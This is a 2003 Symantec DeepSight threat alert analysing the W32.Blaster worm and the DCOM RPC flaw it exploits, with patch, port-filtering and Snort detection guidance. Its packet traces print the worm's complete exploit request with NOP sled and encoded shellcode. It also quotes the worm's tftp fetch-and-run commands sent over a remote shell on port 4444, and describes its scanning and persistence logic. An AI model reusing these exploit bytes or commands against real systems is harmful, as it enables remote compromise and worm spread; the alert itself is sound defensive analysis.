DeepSight™ Threat Management System
Threat Alert

Microsoft DCOM RPC Worm Alert

Version 1: August 11, 2003, 20:20 GMT
Version 9: August 13, 2003, 21:55 GMT

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Executive Summary

The W32.Blaster worm, which propagates via the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability, has recently been observed propagating at notable rate in the wild. The DeepSight Threat Analyst team has obtained a copy of the worm and has conducted an analysis of the binary.

Update: Additional technical information, including a packet trace, has been added. Additional information has been added to the IDS Signatures section.

Update: Information regarding propagation has been added.

Update: Information regarding a variant of W32.Blaster, W32.Blaster.B has been added.

Urgency
High

Associated Vulnerabilities
Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability

Associated Bugtraq ID
BID 8205

Ease of Exploit
Automatic

Affected Systems
Microsoft Windows 2000/XP prior to patch

Action Items

The DeepSight Threat Analyst Team encourages network administrators to:

- Ensure that all available patches and feasible mitigating strategies provided in Microsoft Security Bulletin MS03-026 have been applied.
- Ensure that the following ports are filtered at the network perimeter and between all untrusted network segments: udp/135, udp/137, udp/138, tcp/135, tcp/445, tcp/593.
- Deploy the provided Snort signature to assist in the detection of exploitation attempts targeting this issue.

Update: The Symantec Security Response team has developed a removal tool to clean W32.Blaster infections. The removal tool is available at the following URL:
http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html

Technical Description

It is known that the W32.Blaster worm attempts to conduct a Denial of Service (DoS) attack against windowsupdate.com during a specific time period. The worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range.

Update:
The attack is a SYN flood launched against TCP port 80 at windowsupdate.com

The worm will start a tftp server on the attacking host; this will allow the victim host to download a copy of the worm (msblast.exe) after a successful compromise. The worm will also open a command shell on TCP port 4444 on the victim host, allowing commands to be sent to the infected system. The worm will issue the commands "tftp <host> GET msblast.exe" and "start msblast.exe" over the command shell. The command shell on TCP port 4444 does not remain open after the attacking host disconnects subsequent to issuing its commands.

The worm can spread via Windows 2000 and XP. It uses two universal offsets, one for each affected operating system. The following code segment is used to determine the offset used to compromise a vulnerable host. There is an 80% chance that the Windows XP offset will be used and a 20% chance that the Windows 2000 offset will be used for exploitation.

```
.text:00401496                  mov     ds:data_whichOffset, 1
.text:004014A0                  call    rand
.text:004014A5                  mov     ecx, 10
.text:004014AA                  cdq
.text:004014AB                  idiv    ecx
.text:004014AD                  cmp     edx, 7
.text:004014B0                  jle     short loc_4014BC
.text:004014B2                  mov     ds:data_whichOffset, 2
```

The worm also carries a payload of encoded shellcode.

The worm adds the following key to the registry upon successful exploitation:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto update
```

This registry key contains the value "msblast.exe". This is likely to ensure that the worm will run upon system startup.

In order to prevent the worm from being executed multiple times on a single system, the worm creates a mutex lock using the name BILLY.

The attacking host will issue 20 simultaneous connect() calls, each going to a unique IP address. The host will then use a select() call to determine which hosts have responded. Upon receiving a response the worm will attempt to exploit the host.

Update:
The worm uses a 60/40 split to determine its starting target subnet. The algorithm works by generating a random number and dividing it by 20. If the remainder of this division (the modulo of the original number) is greater than or equal to 12 (40% chance), then the new range is based off the current local host IP address, otherwise, a random starting point is used.

Given the local host IP address is used (A.B.C.D), D is set to zero. If C is greater than 20, a random number (less than 20) is subtracted from C. Once this semi random IP address has been calculated, the worm will continually increment the IP address, attacking in a sequential order. This means the local subnet will become saturated with port 135 requests prior to exiting the local subnet.

Conversely, if the remainder is less than 12 then the high 3 octets of the IP address are randomized.

Regardless of how the starting point of the scan has been determined, the worm will continue to scan indefinitely, incrementing the IP address by one to determine the next target host. The current IP address range is not randomized again until the worm is restarted.

Update: A variant of W32.Blaster has been found propagating in the wild. The new variant's binary is named "penis.exe". The variant appears to be functionally similar to the original worm.

Packet Traces

The following packet traces depicts scanning for vulnerable machines conducted by the worm:

```
08/11-16:56:52.942469 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:1249 -> 62.177.236.1:135 TCP TTL:128 TOS:0x0 ID:23199 IpLen:20 DgmLen:48 DF
******S* Seq: 0xD01F7CE9  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-16:56:52.943438 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:1250 -> 62.177.236.2:135 TCP TTL:128 TOS:0x0 ID:23200 IpLen:20 DgmLen:48 DF
******S* Seq: 0xD020129A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-16:56:52.944197 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:1251 -> 62.177.236.3:135 TCP TTL:128 TOS:0x0 ID:23201 IpLen:20 DgmLen:48 DF
******S* Seq: 0xD020F1CE  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The following packet trace illustrates an infection attempt against a potential victim:

```
08/11-15:26:09.095239 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13809 IpLen:20 DgmLen:48 DF
******S* Seq: 0x7B91948D  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:09.095309 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x3E
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x378FC8B6  Ack: 0x7B91948E  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:09.095923 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3C
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13810 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7B91948E  Ack: 0x378FC8B7  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.131282 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x7E
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13856 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x7B91948E  Ack: 0x378FC8B7  Win: 0x4470  TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00  ........H.......
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00  ................
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00  .....]..........
2B 10 48 60 02 00 00 00                          +.H`....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.131320 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30958 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x378FC8B7  Ack: 0x7B9194D6  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.132220 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x5EA
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13857 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7B9194D6  Ack: 0x378FC8B7  Win: 0x4470  TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00  ................
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00  ................
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE  ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00  t,..`^..........
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00  p^......|^......
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20  ........*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00  .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00  ................
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00   ... ...MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  8..............F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57  ............MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00  ................
07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00 00 00  .....(..d)......
07 00 00 00 B9 01 00 00 00 00 00 00 C0 00 00 00  ................
00 00 00 46 AB 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A5 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A6 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 A4 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 AD 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 AA 01 00 00 00 00 00 00 C0 00 00 00  ...F............
00 00 00 46 07 00 00 00 60 00 00 00 58 00 00 00  ...F....`...X...
90 00 00 00 40 00 00 00 20 00 00 00 38 03 00 00  ....@... ...8...
```

```
30 00 00 00 01 00 00 00 01 10 08 00 CC CC CC CC  0...............
50 00 00 00 4F B6 88 20 FF FF FF FF 00 00 00 00  P...O.. ........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 01 10 08 00 CC CC CC CC  ................
48 00 00 00 07 00 66 00 06 09 02 00 00 00 00 00  H.....f.........
C0 00 00 00 00 00 00 46 10 00 00 00 00 00 00 00  .......F........
00 00 00 00 01 00 00 00 00 00 00 00 78 19 0C 00  ............x...
58 00 00 00 05 00 06 00 01 00 00 00 70 D8 98 93  X...........p...
98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00 31 00  .O...=.W....2.1.
01 10 08 00 CC CC CC CC 80 00 00 00 0D F0 AD BA  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
18 43 14 00 00 00 00 00 60 00 00 00 60 00 00 00  .C......`...`...
4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00 00 00  MEOW............
C0 00 00 00 00 00 00 46 3B 03 00 00 00 00 00 00  .......F;.......
C0 00 00 00 00 00 00 46 00 00 00 00 30 00 00 00  .......F....0...
01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99 F1 8A  ...........J....
50 6F 7A 85 02 00 00 00 00 00 00 00 00 00 00 00  Poz.............
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
01 10 08 00 CC CC CC CC 30 00 00 00 78 00 6E 00  ........0...x.n.
00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00 00 00  ................
20 2F 0C 00 00 00 00 00 00 00 00 00 03 00 00 00   /..............
00 00 00 00 03 00 00 00 46 00 58 00 00 00 00 00  ........F.X.....
01 10 08 00 CC CC CC CC 10 00 00 00 30 00 2E 00  ............0...
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC 68 00 00 00 0E 00 FF FF  ........h.......
68 8B 0B 00 02 00 00 00 00 00 00 00 00 00 00 00  h...............
86 01 00 00 00 00 00 00 86 01 00 00 5C 00 5C 00  ............\.\.
46 00 58 00 4E 00 42 00 46 00 58 00 46 00 58 00  F.X.N.B.F.X.F.X.
4E 00 42 00 46 00 58 00 46 00 58 00 46 00 58 00  N.B.F.X.F.X.F.X.
46 00 58 00 9D 13 00 01 CC E0 FD 7F CC E0 FD 7F  F.X.............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 EB 19 5E 31 C9 81 E9 89 FF  .........^1.....
FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF E2 F2  ...6..2.........
EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57 75 95 80  ........S..tWu..
BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32 94 09  .....Z....|..2..
F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32 1D C6  .:k...M.q....2..
B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41 A6 DF  .Z...2.......A..
EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24 7C AD  ....6t...Z.~.$|.
BE 32 94 09 F9 22 6B B6 D7 4C 4C 62 CC DA 8A 81  .2..."k..LLb....
BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA 9A 81  .2........y|....
BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA 6A 80  .2.........u..j.
BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA 7A 80  .2..........x.z.
BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA 4A 80  .2........9.V.J.
BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA 5A 80  .2............Z.
BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA 2A 80  .2.........F..*.
BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66 FC 81  .2....k.S....f..
BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62 6B D6  .2...*...b...bk.
A3 B9 4C D7 E8 5A 96 80 AE 6E 1F 4C D5 24 C5 D3  ..L..Z...n.L.$..
40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A 1F 50  @d.......c.....
P32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4 D0 A4  2.....].~'?bB...
AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E 1D D4  .vj......z...~..
9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63 C5 7F  .b..."...c...c..
C9 02 C5 7F E9 22 1F 4C D5 CD 6B B1 40 64 98 0B  .....".L..k.@d..
77 65 6B D6                                      wek.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
08/11-15:26:17.132247 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30959 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x378FC8B7  Ack: 0x7B919A8A  Win: 0x2238  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.160919 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x12A
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13858 IpLen:20 DgmLen:284 DF
***AP*** Seq: 0x7B919A8A  Ack: 0x378FC8B7  Win: 0x4470  TcpLen: 20
93 CD C2 94 EA 64 F0 21 8F 32 94 80 3A F2 EC 8C  .....d.!.2..:...
34 72 98 0B CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B  4r....9..:..4r..
17 8A 94 80 BF B9 51 DE E2 F0 90 80 EC 67 C2 D7  ......Q......g..
34 5E B0 98 34 77 A8 0B EB 37 EC 83 6A B9 DE 98  4^..4w...7..j...
34 68 B4 83 62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C  4h..b...4...J.k|
8C F2 38 BA 7B 46 93 41 70 3F 97 78 54 C0 AF FC  ..8.{F.Ap?.xT...
9B 26 E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C  .&.a4h..bT......
BC EF 1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD  ....41Qk..T.jm..
E4 F0 90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00  ..../...\.C.$.\.
31 00 32 00 33 00 34 00 35 00 36 00 31 00 31 00  1.2.3.4.5.6.1.1.
31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00  1.1.1.1.1.1.1.1.
31 00 31 00 31 00 31 00 31 00 2E 00 64 00 6F 00  1.1.1.1.1...d.o.
63 00 00 00 01 10 08 00 CC CC CC CC 20 00 00 00  c........... ...
30 00 2D 00 00 00 00 00 88 2A 0C 00 02 00 00 00  0.-......*......
01 00 00 00 28 8C 0C 00 01 00 00 00 07 00 00 00  ....(...........
00 00 00 00                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.160951 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30960 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x378FC8B7  Ack: 0x7B919B7E  Win: 0x2DA0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/11-15:26:17.169103 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3C
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13859 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x7B919B7E  Ack: 0x378FC8B7  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.169316 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800 len:0x36
172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0 ID:30961 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x378FC8B7  Ack: 0x7B919B7F  Win: 0x2DA0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.187773 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3C
172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0 ID:13860 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7B919B7F  Ack: 0x378FC8B8  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/11-15:26:17.597347 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:4030 -> 172.16.61.2:4444 TCP TTL:128 TOS:0x0 ID:13861 IpLen:20 DgmLen:48 DF
******S* Seq: 0x7BC15115  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Description of Vulnerabilities

Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability
http://www.securityfocus.com/bid/8205
A buffer overrun vulnerability has been reported in Microsoft Windows that can be exploited remotely via a DCOM RPC interface that listens on TCP/UDP port 135. The issue is due to insufficient bounds checking

of client DCOM object activation requests. Exploitation of this issue could result in execution of malicious instructions with Local System privileges on an affected system.

IDS Signatures

Update: There have been reports indicating the included snort signature (see below) fails to properly detect all worm related traffic. The problem appears to be related to the "flow: established" directive. To ensure proper detection, organizations may want to remove the "flow: established" directive.

The Threat Analyst Team has created the following Snort signature designed to detect exploitation of the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 \
(msg:"DCE RPC Interface Buffer Overflow Exploit"; \
content:"|00 5C 00 5C|"; \
content:!"|5C|"; within:32; \
flow:to_server,established; \
reference:bugtraq,8205; rev: 1; )
```

Based on the analysis of the code found in rpcss.dll and information available in the advisory released by the Xfocus researchers, it has been determined that an unchecked copy operation into a 32-byte buffer occurs in function "GetMachineName". The signature works by identifying NetBIOS names in packets destined for the RPC ports that are greater than 32 bytes in length. A NetBIOS machine name is delimited by UNICODE sequences "\\" and "\".

False positives may occur if an innocuous string satisfying the above criteria is found in an RPC packet. The likelihood of this particular combination of characters occurring outside of the scope of NetBIOS machine names is quite low, and as such the number of false positives is expected to be minimal. False negatives are not expected.

Update: The following IDS vendors have released signatures to detect exploitation attempts against the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability.

Symantec ManHunt

The signature for the Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability can be found in Service Update #4.

Snort IDS

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
   ISystemActivator bind attempt"; flow:to_server,established;
   content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
   within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00
   C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-
   2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB DCERPC
   ISystemActivator bind attempt"; flow:to_server,established;
   content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
   distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
```

```
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

Enterasys Dragon IDS

```
SMB:DCOM-OVERFLOW
```

ISS BlackICE


```
2118006
```

ISS RealSecure

```
MSRPC_RemoteActivate_Bo
```

Attack Data

IPs per Hour



Distinct IPs




Figure 1. *Source IP Infection Rate for TCP Port 135*

The above figure illustrates the worm's rate of infection as reported by DeepSight IDS sensors.

Patches

The patches for specific OS versions are outlined in the security bulletin available at:
http://www.microsoft.com/technet/security/bulletin/MS03-026.asp

Mitigating Strategies

Ensure that the following ports are filtered at the network perimeter: TCP/UDP 135, UDP 137, UDP 138, TCP 139, TCP/UDP 445 and TCP 593.

Resources

Microsoft Security Bulletin MS03-026 (Microsoft)
http://www.microsoft.com/technet/security/bulletin/MS03-026.asp

Windows RPC DCOM Buffer Overflow Remote Exploit (MS03-026)
http://www.k-otik.com/exploits/07.25.winrpcdcom.c.php

Symantec Security Response – W32.Blaster.Worm
http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

Symantec Security Response – W32.Blaster.B.Worm
http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html

W32.Blaster.Worm Removal Tool
http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html

Change Log

Version 1: August 11, 2003 20:20 GMT
Initial Threat Alert released.

Version 2: August 11, 2003 21:25 GMT
Additional Technical information added.
IDS Signatures added.

Version 3: August 11, 2003 21:45 GMT
Additional Technical information added.
Appendix A added.
Attack data added.

Version 4: August 11, 2003 22:00 GMT
Additional Technical information added.

Version 5: August 11, 2003 22:50 GMT
Additional Technical information added.

Version 6: August 12, 2003 00:45 GMT
Additional Technical information added.
Additional IDS signatures added.
Packet traces added.

Version 7: August 12, 2003, 09:05 GMT
Additional Technical information added.

Version 8: August 13, 2003, 18:15 GMT
Information regarding variants of the worm has been added to the Technical Description.
Information regarding the Symantec removal tool for the W32.Blaster.Worm has been added to the Action Items.

Version 9: August 13, 2003, 21:55 GMT
Graphs of Attack Data have been updated.

Appendix A

The following is a print out of interesting strings from the binary:

```
bash-2.05b$ strings -8 /tmp/msblast.exec
!This program cannot be run in DOS mode.
msblast.exe
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your
software!!
windowsupdate.com
start %s
tftp -i %s GET %s
%d.%d.%d.%d
%i.%i.%i.%i
windows auto update
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
ioctlsocket
inet_addr
inet_ntoa
recvfrom
setsockopt
gethostbyname
gethostname
closesocket
WSAStartup
WSACleanup
getpeername
getsockname
WSASocketA
InternetGetConnectedState
ExitProcess
ExitThread
GetCommandLineA
GetDateFormatA
GetLastError
GetModuleFileNameA
GetModuleHandleA
CloseHandle
GetTickCount
RtlUnwind
CreateMutexA
TerminateThread
CreateThread
RegCloseKey
RegCreateKeyExA
RegSetValueExA
__GetMainArgs
WS2_32.DLL
WININET.DLL
KERNEL32.DLL
ADVAPI32.DLL
CRTDLL.DLL
```

Glossary

If you are unfamiliar with any term this report uses, please visit the Symantec glossary at http://www.securityfocus.com/glossary for more details on information security terminology.

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About Symantec

